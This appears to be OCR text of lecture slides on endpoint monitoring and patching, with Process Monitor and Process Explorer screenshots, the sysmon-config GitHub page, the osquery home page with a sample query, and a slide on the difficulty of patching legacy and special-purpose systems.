
Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:49:43.5...	Explorer.EXE	1368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformati...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptogra...	NAME NOT FOUND	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptography	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformati...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptogra...	NAME NOT FOUND	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Index: 0, Name: Yubico Yubikey 4 OTP+U2F+CCID 0
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	NO MORE ENT...	Index: 1, Length: 288
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard$Defau...
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard$Defau...
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	

Showing 8,292 of 313,264 events (2.6%) Backed by virtual memory


Process Explorer - Sysinternals: www.sysinternals.com [capcom\mikepo]
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID Description Company Name Image Type Integrity ASLR DEP User
System Idle Process 93.63 0 K 4 K 0 64-bit DEP (permanent) NT AU
System 0.13 132 K 2,180 K 4 64-bit System DEP (permanent) NT AU
Interrupts 0.47 0 K 0 K n/a Hardware Interrupts and DPCs 64-bit n/a
smss.exe 360 K 248 K 440 Windows Session Manager Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
Memory Compression < 0.01 2,792 K 1,280,132 K 2680 64-bit System DEP (permanent) NT AU
csrss.exe 1,560 K 1,824 K 612 Client Server Runtime Process Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
wininit.exe 1,180 K 244 K 704 Windows Start-Up Application Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
services.exe < 0.01 3,408 K 4,104 K 840 Services and Controller app Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe 0.05 7,760 K 11,120 K 944 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
RuntimeBroker.exe 14,788 K 30,320 K 3636 Runtime Broker Microsoft Corporation 64-bit Medium ASLR DEP (permanent) capco
ShellExperienceHost... Susp... 37,488 K 45,844 K 2184 Windows Shell Experience Host Microsoft Corporation 64-bit AppContainer ASLR DEP (permanent) capco
dllhost.exe 4,552 K 7,704 K 11524 COM Surrogate Microsoft Corporation 64-bit Medium ASLR DEP (permanent) capco
SearchUI.exe Susp... 90,360 K 141,776 K 13860 Search and Cortana application Microsoft Corporation 64-bit AppContainer ASLR DEP (permanent) capco
WmiPrvSE.exe 2,000 K 8,900 K 12688 WMI Provider Host Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
backgroundTaskHos... Susp... 4,756 K 17,016 K 12216 Background Task Host Microsoft Corporation 64-bit AppContainer ASLR DEP (permanent) capco
WmiPrvSE.exe 4,164 K 10,716 K 7368 WMI Provider Host Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe 0.01 6,304 K 7,324 K 1004 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe 16,100 K 12,992 K 452 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
dasHost.exe 872 K 228 K 2908 Device Association Framework Provider... Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe < 0.01 14,796 K 12,052 K 1040 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe < 0.01 23,964 K 18,228 K 1228 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
nvwmi64.exe 1,352 K 652 K 1268 64-bit System ASLR DEP (permanent) NT AU
nvwmi64.exe < 0.01 4,508 K 1,052 K 1436 64-bit System ASLR DEP (permanent) NT AU
nvvsvc.exe 2,300 K 2,988 K 1276 NVIDIA Driver Helper Service, Version ... NVIDIA Corporation 64-bit System ASLR DEP (permanent) NT AU
nvxdsync.exe 6,936 K 6,852 K 1580 NVIDIA User Experience Driver Compo... NVIDIA Corporation 64-bit System ASLR DEP (permanent) NT AU
nvvsvc.exe < 0.01 4,804 K 1,736 K 1596 NVIDIA Driver Helper Service, Version ... NVIDIA Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe 10,396 K 15,800 K 1320 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe < 0.01 47,840 K 34,052 K 1416 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
sihost.exe 0.03 6,224 K 13,700 K 196 Shell Infrastructure Host Microsoft Corporation 64-bit Medium ASLR DEP (permanent) capco
taskhostw.exe < 0.01 8,904 K 10,688 K 1836 Host Process for Windows Tasks Microsoft Corporation 64-bit Medium ASLR DEP (permanent) capco
taskhostw.exe 7,760 K 5,244 K 11892 Host Process for Windows Tasks Microsoft Corporation 64-bit High ASLR DEP (permanent) capco
svchost.exe 9,076 K 11,952 K 1536 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe < 0.01 2,944 K 5,020 K 1936 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
svchost.exe 1,888 K 1,516 K 1352 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
spoolsv.exe < 0.01 7,472 K 5,380 K 2108 Spooler SubSystem App Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
dimngr.exe < 0.01 1,796 K 736 K 2468 32-bit System DEP NT AU
armsvc.exe 1,268 K 196 K 2480 Adobe Acrobat Update Service Adobe Systems Incorporated 32-bit System ASLR DEP (permanent) NT AU
EMET_Service.exe 12,704 K 2,240 K 2496 EMET_Service Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
EMET_Agent.exe < 0.01 32,912 K 2,588 K 3836 EMET_Agent Microsoft Corporation 64-bit Medium ASLR DEP (permanent) capco
PsiService_2.exe 956 K 180 K 2564 PsiService PsiService arvato digital services llc 64-bit System ASLR DEP (permanent) NT AU
dsNcService.exe 1,628 K 1,140 K 2572 Network Connect Service Juniper Networks 32-bit System ASLR DEP (permanent) NT AU
svchost.exe 5,108 K 10,704 K 2596 Host Process for Windows Services Microsoft Corporation 64-bit System ASLR DEP (permanent) NT AU
vmnetdhcp.exe 7,332 K 420 K 2620 VMware VMnet DHCP service VMware, Inc. 32-bit System ASLR DEP (permanent) NT AU
openvpnserv.exe 1,264 K 208 K 2628 OpenVPN Service The OpenVPN Project 64-bit System DEP (permanent) NT AU
wfcs.exe < 0.01 24,648 K 11,664 K 2752 Windows Firewall Control Service BiniSoft.org 64-bit System ASLR DEP (permanent) NT AU
PsiService_2.exe 2,064 K 3,172 K 2764 PsiService PsiService arvato digital services llc 32-bit System ASLR DEP (permanent) NT AU
vmnat.exe
CPU Usage: 6.37% Commit Charge: 74.81% Processes: 183 Physical Usage: 52.61%


GitHub - SwiftOnSecurity
GitHub, Inc. [US] | https://github.com/SwiftOnSecurity/sysmon-config
Features Business Explore Marketplace Pricing
This repository Search
Sign in or Sign up
SwiftOnSecurity / sysmon-config
Watch 122 Star 602 Fork 152
Code Issues 3 Pull requests 5 Projects 0 Insights
Sysmon configuration file template with default high-quality event tracing
sysmon threatintel threat-hunting sysinternals windows netsec monitoring logging
107 commits 1 branch 0 releases 8 contributors
Branch: master New pull request
Find file Clone or download
SwiftOnSecurity Removing extra-namedpipes as it's a distraction
Latest commit 831a828 4 days ago
.gitignore Avoid standard print monitor reg changes 7 months ago
README.md Update README.md 6 months ago
sysmonconfig-export.xml Mark changes by increment master version number 2 months ago
README.md
sysmon-config | A Sysmon configuration file for everybody to fork
This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.
The file provided should function as a great starting point for system change monitoring in a self-contained package. This


osquery :: Home
Secure
https://osquery.io
osquery
Home
Docs
FAQ
Community
Downloads
Performant Endpoint Visibility
osquery allows you to easily ask questions about your Linux, Windows, and macOS infrastructure. Whether your goal is intrusion detection, infrastructure reliability, or compliance, osquery gives you the ability to empower and inform a broad set of organizations within your company.
Read the deployment guide
or start contributing!
Star 9,840
Fork 1,145
osquery> SELECT uid, name FROM listening_ports l, processes p WHERE l.pid=p.pid;
osquery gives you the ability to query and log things like running processes, logged in users, password changes, USB devices, firewall exceptions, listening ports, and more.
You can perform ad-hoc queries or schedule them, optionally enable file integrity monitoring and process accounting too. More details can be found here

Patches and Updates

Legacy systems: on demand

- Often neglected ➔ systems remain unpatched and vulnerable

Updating software is not always a trivial process

- Updates often break the system ➔ administrators spend considerable amount of time and effort in testing new updates before rolling them out
- Sometimes it is even harder for special-purpose systems: ATMs, kiosks, medical devices, industrial control systems, IoT, …
- Patching not always an option at all!

